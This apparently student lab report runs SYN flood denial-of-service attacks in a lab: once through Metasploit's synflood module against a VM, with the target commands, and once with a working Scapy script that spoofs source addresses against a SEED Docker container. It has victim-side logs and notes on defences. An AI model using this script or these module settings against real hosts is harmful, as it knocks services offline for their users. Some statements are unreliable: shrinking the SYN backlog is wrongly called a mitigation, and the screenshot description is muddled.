

SYN Flood Attack Simulation and Analysis

AIM :Launch Synflood attack using Metasploit on Virtual Machine 10.52.8.62 . Run Wireshark to capture the packets and analyse the pcap file

Introduction

The aim of this lab activity is to provide hands-on experience in launching a SYN flood attack using Metasploit on a target Virtual Machine with the IP address 10.52.8.62. This practical exercise will involve simulating a Denial-of-Service (DoS) scenario where the target machine is overwhelmed with a flood of SYN packets, causing it to become unresponsive or significantly slow down.

Additionally, we will utilize Wireshark to capture and analyze the network traffic generated during the attack, gaining insights into the packet-level details and understanding the impact of such malicious activities on network performance and security. Through this lab, we will not only learn about the mechanics of SYN flood attacks but also develop essential skills in network monitoring and analysis, thereby enhancing their understanding of cybersecurity threats and countermeasures.

Theory

Before performing this activity, we have to understand some key concepts which will give deeper understanding.

SYN Flood Attack

A SYN flood attack is a type of Denial-of-Service (DoS) attack. Here, an attacker inundates a target machine with a barrage of SYN (synchronize) packets, overwhelming its capacity to handle legitimate connection requests. The attack leverages the three-way handshake process of TCP/IP connections. The attacker sends SYN packets but doesn't complete the handshake, thereby tying up resources on the target machine.

Metasploit

Metasploit is a popular penetration testing framework that simplifies the exploitation of vulnerabilities in systems. It offers a suite of tools and exploits, facilitating the assessment of network and application security. In our lab, we'll utilize Metasploit to execute the SYN flood attack on our target virtual machine.

Virtual Machine

An emulation of a computer system within another operating system, commonly used for testing and running multiple operating systems on one machine.


Wireshark

A network protocol analyzer that captures and inspects data flowing over a network in real-time, providing detailed information about each packet.


With these concepts in mind, we'll conduct a SYN flood attack using Metasploit and analyze its impact using Wireshark. Let's proceed with the practical exercise for cybersecurity.

Steps to perform

- First open Metasploit framework.



- Start Metasploit framework by the command `''sudo msfconsole''`



- Finding specific tools or tricks inside Metasploit *search options*

- ***use auxiliary /dos/tcp/synflood*** This tells Metasploit that we want to use a particular tool called synflood. It's a tool for doing a certain kind of attack called a "TCP SYN flood", which is a way to overload a computer or network to make it stop working.

[illegible]

- Used some commands which helps to set the server ip and port that helps to send traffic on the server IP
- Open the possible options that we can do in this framework ***show options***
- Providing the ip and port of server ***Set RHOSTS 10.52.8.62 & set RPORT 80***

The screenshot shows a Metasploit Meterpreter session. At the top, the title bar reads "Cyber Security Lab - Cyber Security Lab". The main window displays the Meterpreter prompt and the configuration of the `auxiliary/dos/tcp/synflood` module. The module is currently set to `normal` and `No` for the `RHOSTS` option. The user interacts with the module by typing `info 0`, which displays the module's options. The options table is as follows:

Name	Current Setting	Required	Description
INTERFACE	no		The name of the interface
NUM	no		Number of SYN's to send (else unlimited)
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port
SPOOF	no		The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SOURCE	no		The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

The user then views the full module info with `info -d`. The output shows the current settings for the module, including `RHOSTS` set to `10.52.8.62`.

- Providing the ip of our eth0 that can be find by *ifconfig*
set *SHOST 10.52.15.224*

Result & Discussion

Packet Analysis:

- Wireshark analysis of the captured packets reveals a high volume of traffic with the SYN flag set.
- These packets represent TCP connection requests targeting the specified server (10.52.8.62).
- The source IP addresses are likely spoofed or from various locations, indicating a distributed attack.
- Destination ports may vary, but typically service ports like 80 (HTTP) or 443 (HTTPS) are targeted.

Traffic Pattern:

- A sudden surge in SYN packets overwhelms the target system, potentially causing resource exhaustion.
- Legitimate users may experience service degradation or denial of service due to the attack.

The SYN Flood Attack inundates the target system with TCP connection requests, causing resource depletion and service disruption. Detecting and mitigating such attacks is challenging, making them a popular choice for attackers. Techniques like SYN cookies and rate limiting, along with intrusion detection systems, can help alleviate the impact. However, conducting such activities ethically and with proper authorization is crucial. SYN flood attacks severely impair service availability, emphasizing the need for robust security measures to defend against them and mitigate their impact.

Learnings

- Get to know about SYN Flood Attack activities provides direct insight into how attackers overload systems with TCP connection requests, causing service disruptions.
- To learn critical importance of implementing proactive security measures like SYN cookies and intrusion detection systems to mitigate the impact of SYN flood attacks and similar threats.
- Get to know about the Metasploit Framework and the 10.52.8.62 Dvwa server which can be used to implement the cybersecurity attacks.

AIM: On SEED machine, run python script to launch SYN flood on docker container shown in schematic diagram below. List the commands used and show how many SYN packets were launched.

Introduction

In this activity, we are conducting a SYN flood attack similar to the one demonstrated in the previous activity. However, this time, we are leveraging Docker containers within the SEED lab environment to simulate the attack scenario.

By utilizing Docker containers, we can create isolated environments for our target server, allowing us to conduct the SYN flood attack in a controlled and reproducible manner. This approach offers several benefits, including easy setup, scalability, and portability of the experiment.


Theory

In this activity, we explore the concept of SYN flood attacks, a form of Denial of Service (DoS) attack, within the context of Docker containerization in the SEED lab environment. SYN flood attacks exploit vulnerabilities in the TCP three-way handshake process, overwhelming a target server with a flood of SYN packets and exhausting its resources, leading to denial of service for legitimate users. Docker containers provide an isolated and reproducible environment for conducting the attack, enabling easy deployment and management of the target server. Leveraging Docker's scalability and networking capabilities, participants can simulate the attack scenario, monitor its impact on the target server, and discuss defensive measures to mitigate such attacks. This activity facilitates hands-on exploration of network security concepts, emphasizing the practical implications of SYN flood attacks and the utility of Docker containers for security research and experimentation.

Steps

To set up the lab environment containing Docker containers in the SEED labs for TCP attacks, follow these steps:

1. Begin by navigating to the lab setup directory and opening a terminal.
2. Utilize the 'dcbuild' command to build the Docker containers specified for the lab.
3. Execute 'dcup' to bring up the Docker containers, initializing the lab environment.
4. In a new terminal window, navigate to the same directory and use the 'dockps' command to list all images present in the containers.



5. Open separate terminals for each machine in the lab environment by entering 'docksh seed -aatcker' and victim similar commands for other machines.

These steps establish the lab environment with Docker containers for conducting TCP attack experiments in the SEED labs.

Steps for SYN Flooding Attack which are as follows

- Open terminal for seed victim
- **Run these command in victim terminal**
- ***sysctl net.ipv4.tcp_max_syn_backlog***: View the current value of the maximum size of the SYN backlog queue in the Linux kernel.
- ***netstat -nat***: Display a list of active Internet connections and their states, aiding in network monitoring.
- ***touch victim***: Create a placeholder file named "victim" in the current directory.
- ***mv victim home/***: Move the "victim" file to the "home" directory.
- ***ls home/***: List the contents of the "home" directory to verify the file movement.
- ***cd home/***: Change the current working directory to the "home" directory.
- ***mv victim seed/***: Move the "victim" file from the "home" directory to the "seed" directory.
- ***ls seed/***: List the contents of the "seed" directory to confirm the file relocation.
- ***sysctl -a | grep syncookies***: Check if the TCP SYN cookies mechanism is enabled in the Linux kernel.
- ***sysctl net.ipv4.tcp_synack_retries***: Retrieve the current value of the maximum number of retries for sending TCP SYN-ACK packets.

- ***sysctl net.ipv4.tcp_max_syn_backlog=80***: Set the maximum size of the SYN backlog queue in the Linux kernel to 80, potentially mitigating SYN flood attacks by allowing the server to handle a larger number of incoming connection requests.

```

[03/10/24]seed@VM:~/LabSetupTCP$ docksh victim-10.9.0.5
root@19a815ca676a:~# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@19a815ca676a:~# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:40627        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@19a815ca676a:~# touch victim
root@19a815ca676a:~# mv victim home/
root@19a815ca676a:~# ls home/
bash: ls.home/: No such file or directory
root@19a815ca676a:~# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@19a815ca676a:~# ls.home
bash: ls.home: command not found
root@19a815ca676a:~# ls home/
seed victim
root@19a815ca676a:~# cd home/
root@19a815ca676a:/home# mv victim seed/
root@19a815ca676a:/home# 
root@19a815ca676a:/home# ls seed/
victim
root@19a815ca676a:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@19a815ca676a:/home# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@19a815ca676a:/home# sysctl net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@19a815ca676a:/home# ip tcp_metrics show
root@19a815ca676a:/home# netstat -tna | grep -i syn_recv | wc -l
bash: netstat: command not found

```

- Now open seed attacker and go in ***volumes*** and make an python file and run the given python script

Python script

```

#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits


ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, iface = 'br-449c4c90ac88', verbose = 0)

```

- Run this command in seed attacker which start sending syn on victim ie 10.9.0.5
- Now we have to check in victim terminal that syn packet are coming in bulk or not run these command to check
- ***ip tcp_metrics show***: Display TCP metrics, including statistics related to TCP connections, which can provide insights into network performance and usage.

- `netstat -tna | grep -i syn_recv | wc -l`: Count the number of TCP connections in the SYN_RECV state, indicating connections awaiting acknowledgment during the TCP three-way handshake process. This can help identify potential SYN flood attacks or network issues.
- Again run above command that shows that the syn packet increased from 0 to 60 as attached in snapshot



```

seed@VM: ~/LabSetupTCP
tcp        0      0 0.0.0.0:23          0.0.0.0:*          LISTEN
root@19a815ca676a:/# touch victim
root@19a815ca676a:/# mv victim home/
root@19a815ca676a:/# ls .home/
bash: ls.home/: No such file or directory
root@19a815ca676a:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
root@19a815ca676a:/# ls .home
bash: ls.home: command not found
root@19a815ca676a:/# ls home/
seed victim
root@19a815ca676a:/# cd home/
root@19a815ca676a:/home# mv victim seed/
root@19a815ca676a:/home#
root@19a815ca676a:/home# ls seed/
victim
root@19a815ca676a:/home# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@19a815ca676a:/home# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
root@19a815ca676a:/home# sysctl net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@19a815ca676a:/home# ip tcp metrics show
root@19a815ca676a:/home# netstat -tna | grep -i syn_recv | wc -l
bash: netstat: command not found
0
root@19a815ca676a:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@19a815ca676a:/home# netstat -tna | grep -i syn_recv | wc -l
61
root@19a815ca676a:/home#

```

Result & Discussion

The Python script was executed successfully, initiating the transmission of multiple SYN packets as intended, thus accomplishing the task outlined in the activity.

Furthermore, the successful verification of multiple SYN packets being received validates the effectiveness of the Python script in initiating the SYN flood attack, confirming the activity's execution and demonstrating its impact on the target server, thus accomplishing the task outlined in the activity.

Learnings

1. **Practical Exposure:** Participants gain hands-on experience in executing Python scripts to launch SYN flood attacks, deepening their understanding of the attack methodology and its implications.
2. **Containerization Benefits:** By leveraging Docker containers, participants learn about the advantages of containerization for creating isolated environments, enabling safe experimentation with network attacks while minimizing the risk to the host system.

3. Validation of Attack: Verifying the influx of SYN packets reinforces the impact of the attack, emphasizing the significance of robust security measures and proactive defense strategies in safeguarding against network threats.